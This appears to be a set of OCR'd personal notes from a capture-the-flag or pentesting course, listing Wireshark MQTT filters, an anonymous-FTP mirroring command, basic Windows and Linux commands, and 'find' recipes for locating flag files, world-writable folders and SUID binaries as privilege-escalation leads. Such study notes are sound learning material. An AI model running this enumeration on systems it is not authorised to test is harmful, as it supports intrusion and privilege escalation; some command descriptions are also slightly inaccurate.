
mqtt

Select packet related to Publish Message

Click on MQ Telemetry Transport Protocol -> Header Flags -> Message Msg Len

or


- Click on MQ Telemetry Transport Protocol -> Publish Message -> Msg Len



OR

mqtt.msgtype == 3

This filter will display only MQTT packets with the "PUBLISH" message type (3).



Download file from FTP

- `wget -m ftp://anonymous:anonymous@<ip>`
- `wget -m --no-passive ftp://anonymous:anonymous@<ip>`

Basic Windows cmd

- net user -> For Domain Users Enumeration
- type C:\path.txt -> It displays the content of the path.txt file.
- dir
- cd
- hostname
- whoami
- pwd

Basic Linux cmd

- ls - view contents of directory (list)
- pwd - path of the current directory
- cd - change directoryn
- mkdir - make new directory
- mv - move files / rename files
- cp - copy files
- rm - remove files
- touch - create blank new file
- rmdir - delete directory
- cat - list content of file to terminal

- clear - clear terminal window
- echo - move data into a file
- less - Read text file one screen at a time
- man - show manual of Linux commands
- sudo - enables you to perform tasks that require administrative or root permissions
- top - task manager in terminal
- tar - used to archive multiple files into a tarball
- grep - used to searching words in specific files
- head - view first lines of any text file
- tail - view last lines of any text file
- diff - compares the contents of two files line by line
- kill - used for killing unresponsive program
- jobs - display all current jobs along with their statuses
- sort - is a command line utility for sorting lines of text files
- df - info about system disk
- du - check how much space a file or directory takes
- zip - to compress your files into a zip archive
- unzip - to extract the zipped files from a zip archive
- ssh - a secure encrypted connection between two hosts over and insecure network
- cal - shows calendar
- apt - command line tool for interaction with packaging system
- alias - custom shortcuts used to represent a command
- w - current user info
- whereis - used to locate the binary, source, manual page files
- whatis - used to get one-line man page description
- useradd - used to create a new user
- passwd - used to changing password of current user
- whoami - print current user
- uptime - print current time when machine starts
- free - print free disk space info
- history - print used commands history
- uname - print detailed information about your Linux system
- ping - to check connectivity status to a server
- chmod - to change permissions of files and directories
- chown - to change ownership of files and directories
- find - using find searches for files and directories
- locate - used to locate a file, just like the search command in Windows
- ifconfig - print ip address stuff
- ip a - similar to ifconfig but shortest print
- finger - gives you a short dump of info about a user

Find command

Searching the target system for important information and potential privilege escalation vectors can be fruitful. The built-in “find” command is useful and worth keeping in your arsenal.

Below are some useful examples for the “find” command.

Find files:

- `find / -type f -iname "flag1.txt" 2>/dev/null`: find the file named "flag1.txt" case insensitive under / and not showing output errors
- `find . -name flag1.txt`: find the file named “flag1.txt” in the current directory
- `find /home -name flag1.txt`: find the file names “flag1.txt” in the /home directory
- `find / -type d -name config`: find the directory named config under “/”
- `find / -type f -perm 0777`: find files with the 777 permissions (files readable, writable, and executable by all users)
- `find / -perm a=x`: find executable files
- `find /home -user frank`: find all files for user “frank” under “/home”
- `find / -mtime 10`: find files that were modified in the last 10 days
- `find / -atime 10`: find files that were accessed in the last 10 day
- `find / -cmin -60`: find files changed within the last hour (60 minutes)
- `find / -amin -60`: find files accesses within the last hour (60 minutes)
- `find / -size 50M`: find files with a 50 MB size

This command can also be used with (+) and (-) signs to specify a file that is larger or smaller than the given size.

The example above returns files that are larger than 100 MB. It is important to note that the “find” command tends to generate errors which sometimes makes the output hard to read. This is why it would be wise to use the “find” command with “-type f 2>/dev/null” to redirect errors to “/dev/null” and have a cleaner output.

Folders and files that can be written to or executed from:

- `find / -writable -type d 2>/dev/null` : Find world-writeable folders
- `find / -perm -222 -type d 2>/dev/null`: Find world-writeable folders
- `find / -perm -o w -type d 2>/dev/null`: Find world-writeable folders

The reason we see three different “find” commands that could potentially lead to the same result can be seen in the manual document. As you can see below, the perm parameter affects the way “find” works.

- `find / -perm -o x -type d 2>/dev/null` : Find world-executable folders

Find development tools and supported languages:

- `find / -name perl*`
- `find / -name python*`
- `find / -name gcc*`

Find specific file permissions:

Below is a short example used to find files that have the SUID bit set. The SUID bit allows the file to run with the privilege level of the account that owns it, rather than the account which runs it.

This allows for an interesting privilege escalation path,we will see in more details on task 6.

The example below is given to complete the subject on the “find” command.

- `find / -perm -u=s -type f 2>/dev/null`: Find files with the SUID bit, which allows us to run the file with a higher privilege level than the current user.

Alternative in Windows OS

```
search -f flag.txt
```